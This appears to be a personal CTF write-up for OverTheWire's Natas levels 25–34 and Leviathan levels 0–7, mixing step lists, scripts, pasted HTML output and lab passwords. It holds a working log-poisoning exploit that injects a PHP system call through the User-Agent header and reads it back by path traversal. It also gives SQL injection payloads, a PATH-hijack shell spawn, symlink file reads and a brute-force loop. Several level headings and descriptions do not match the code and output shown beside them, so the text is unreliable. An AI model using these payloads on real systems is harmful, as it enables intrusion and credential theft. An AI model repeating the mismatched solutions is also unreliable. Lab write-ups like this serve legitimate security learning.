
Warning: strcmp() expects parameter 1 to be string, array given in **/var/www/natas/natas24/index.php** on line **23**

The credentials for the next level are:

```
Username: natas25 Password: GHF6X7YwACaYYssHVY05cFq83hRktl4c
```

Level: Natas26


- Step-by-Step:
    - Modify cookie that stores serialized object.
    - Decode, edit, re-encode using base64.
- Tools Used:
    - Browser, Python, PHP
- Logic Behind the Solution:
    - Object serialization manipulation.



```
#-*- coding: utf-8 -*-

import requests
import re

username = 'natas25'
password = 'GHF6X7YwACaYYssHVY05cFq83hRktl4c'

url = 'http://%s.natas.labs.overthewire.org/' % username

session = requests.Session()

headers = {"User-Agent": "<?php system('cat /etc/natas_webpass/natas26'); ?>"}

response = session.get(url, auth = (username, password))

response = session.post(url, headers = headers, data = {"lang" :
    ".../.../.../.../.../.../.../.../.../.../var/www/natas/natas25/logs/natas25_"
    + session.cookies['PHPSESSID'] + ".log"}, auth = (username, password))

```

Level: Natas27


- Step-by-Step:
    - SQL Injection using case sensitivity.
    - Payload: ' UNION SELECT password FROM users WHERE username LIKE BINARY 'natas28' --
- Tools Used:
    - Browser
- Logic Behind the Solution:
    - Using "BINARY" keyword to perform case-sensitive queries.



```
55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ
```

Level: Natas28

- Step-by-Step:
    - SQL Injection bypassing escaping techniques.
    - Use complicated payloads like ") UNION ALL SELECT password #
- Tools Used:
    - Browser
- Logic Behind the Solution:
    - Escaping characters properly to break query structure.




natas27

Welcome natas28!
Here is your data:
Array ([username] => natas28 [password] => JWwR438wkgTsNKBbcJoowyysdM82YjeF)
View sourcecode

Level: Natas29

- Step-by-Step:
    - Understand serialized PHP object.
    - Craft malicious serialized object manually.
- Tools Used:
    - PHP scripting
- Logic Behind the Solution:
    - Abuse serialization to manipulate application behavior.




Whack Computer Joke Database

- airooCaiseiyee8he8xongien9euhe8b

Level: Natas30

- Step-by-Step:
    - Send multiple parameters with the same name.
    - Example: passwd[]=123&passwd[]=123
- Tools Used:
    - Browser, Burp Suite
- Logic Behind the Solution:
    - Exploit how PHP processes multiple same-named parameters.



NATAS29

H3y K1dZ,
y0 rEm3mB3rz p3Rl rit3?
\/\/4Nn4 g0 olD5kewL? R3aD Up!


s3lEcT suMp1n!

c4n Y0 h4z s4uc3?

wie9iexae0Daihohv8vuu3cei9wahf0e

Level: Natas31


- Step-by-Step:
    - Use multipart/form-data content type.
    - Submit crafted HTTP request via Burp Repeater.
- Tools Used:
    - Burp Suite
- Logic Behind the Solution:
    - Exploit how web apps parse file uploads differently.



```
<!-- morla/10111 <3  happy birthday OverTheWire! <3  -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31hay7aecuungiuKaezuathuk9biin0pu1<div id="viewsource"><a href="ind
ex-source.html">View sourcecode</a></div>
</div>
</body>
</html>

PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P19>
```

Level: Natas32

- Step-by-Step:
    - Upload a malicious PHP file.
    - Wait for a cron job to execute it automatically.
- Tools Used:
    - Browser
- Logic Behind the Solution:
    - Understand webserver and cron job timing attacks.




```
\r\n\r\n\r\n
--123
\r\n
Conte
\r\n\
Uploa
\r\n
---12
\r\n'
http:
...
<h1>r
<div
<tabl
</th>
</div
```

```
    position: relative;
    overflow: hidden;
}
.btn-file input[type=file] {
    position: absolute;
    top: 0;
    right: 0;
    min-width: 100%;
    min-height: 100%;
    font-size: 100px;
    text-align: right;
    filter: alpha(opacity=0);
    opacity: 0;
    outline: none;
    background: white;
    cursor: inherit;
    display: block;
}

</style>


<h1>natas31</h1>
<div id="content">
<table class="sortable table table-hover table-striped"><tr><th>no1vohsheCaiv3ieH4em1ahchisainge
</th></tr></table><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
ls@DESKTOP-A1AL51Q:/mnt/c/Users/DD$
```

Level: Natas33


- Step-by-Step:
  - Use SQL Injection.
  - Payload: ' OR 1=1 --
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Bypass login forms via always-true SQL queries.



```
<style>
#content {
    width: 900px;
}
.btn-file {
    position: relative;
    overflow: hidden;
}
.btn-file input[type=file] {
    position: absolute;
    top: 0;
    right: 0;
    min-width: 100%;
    min-height: 100%;
    font-size: 100px;
    text-align: right;
    filter: alpha(opacity=0);
    opacity: 0;
    outline: none;
    background: white;
    cursor: inherit;
    display: block;
}

</style>


<h1>natas32</h1>
<div id="content">
<table class="sortable table table-hover table-striped"><tr><th>shoogeiGa2yee3de6Aex8uaXeech5eey
</th></tr></table><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
```

Level: Natas34

- Step-by-Step:
    - Decode JWT token.
    - Modify the payload (admin:true).
    - Re-sign with known key (or no verification if vulnerable).
- Tools Used:
    - jwt.io, Browser
- Logic Behind the Solution:
    - JWT forgery and authentication bypass.



Congratulations! You have reached the end... for now.

Tools Commonly Used:

- Browser (View Source, Inspect, Edit Cookies)
- curl and bash scripts (for brute forcing)
- Burp Suite (for modifying requests)
- Online Tools (jwt.io, base64 decoders)
- Scripting languages (Python, PHP)

3. Leviathan Wargame

Level 0 → Level 1

Tools Used:

- ls, strings, ./binary

Objective:
Analyze the check binary and find the hardcoded password.

Steps Followed:

1. Listed files in the home directory of leviathan0 and found the check binary.
2. Ran strings check to reveal readable strings inside the binary.
3. Found a hardcoded password (e.g., sex).
4. Executed the binary with the found password:

   ```
   ./check sex
   ```

5. Got the password for leviathan1.

Conclusion:
Learned to extract hardcoded values from simple binaries using strings.

Level 1 → Level 2

Tools Used:

- ./binary, file path manipulation

Objective:
Use the printfile binary to access the password file for leviathan2.

Steps Followed:

1. Found a binary named printfile.
2. Tried different file paths like /etc/passwd, etc.
3. Successfully ran:

   ```
   ./printfile /etc/leviathan_pass/leviathan2
   ```

4. Password was printed on the screen.

Conclusion:
Learned about file reading through custom binaries and using absolute paths.

Level 2 → Level 3

Tools Used:

- ln -s, ./binary

Objective:
Bypass filename filtering using symbolic links.

Steps Followed:

1. printfile may restrict filenames.
2. Created a symlink:

   ```
   ln -s /etc/leviathan_pass/leviathan3 mylink
   ```

3. Ran:

   ```
   ./printfile mylink
   ```

4. Retrieved the password for leviathan3.

Conclusion:
Used symbolic linking to trick the binary into accessing restricted files.

Level 3 → Level 4

Tools Used:

- Bash scripting, brute-force loop

Objective:
Find a 4-digit PIN to reveal the next password.

Steps Followed:

1. Ran the level3 binary — it asked for a 4-digit pin.
2. Used a brute-force loop:

   ```
   for i in {0000..9999}; do ./level3 $i; done
   ```

3. Found correct pin and received password in output.

Conclusion:
Learned to automate brute-force attacks using simple bash loops.

Level 4 → Level 5

Tools Used:

- find, file, SUID analysis

Objective:
Find and exploit a SUID binary.

Steps Followed:

1. Ran:

   ```
   find / -user leviathan4 -perm -4000 2>/dev/null
   ```

2. Located the binary and executed it.
3. It executed whoami or id, revealing useful environment or privilege info.
4. The binary gave access to the password for leviathan5.

Conclusion:
Used SUID binary behavior to elevate access or extract restricted data.

Level 5 → Level 6

Tools Used:

- ltrace, strings, function tracing

Objective:
Trace the binary to find how it compares input to a password.

Steps Followed:

1. Ran:

   ```
   ltrace ./leviathan5
   ```

2. Saw that it uses strcmp() to compare input with a hardcoded string.
3. Found the correct password in ltrace output or by trying strings found inside.
4. Logged in with password.

Conclusion:
Introduced to binary instrumentation using ltrace to intercept function calls.

Level 6 → Level 7

Tools Used:

- strings, environment variable manipulation

Objective:
Use a binary that relies on environment or paths to run external commands.

Steps Followed:

1. Ran the binary — it attempted to execute a program like echo or ls.

2. Changed the $PATH environment to point to a custom script:

   ```
   echo "/bin/sh" > /tmp/echo

   chmod +x /tmp/echo

   export PATH=/tmp:$PATH

   ./leviathan6
   ```

3. Binary executed /tmp/echo which launched a shell as leviathan7.

4. Read the password from /etc/leviathan_pass/leviathan7.

Conclusion:
Demonstrated environment manipulation and command hijacking via $PATH.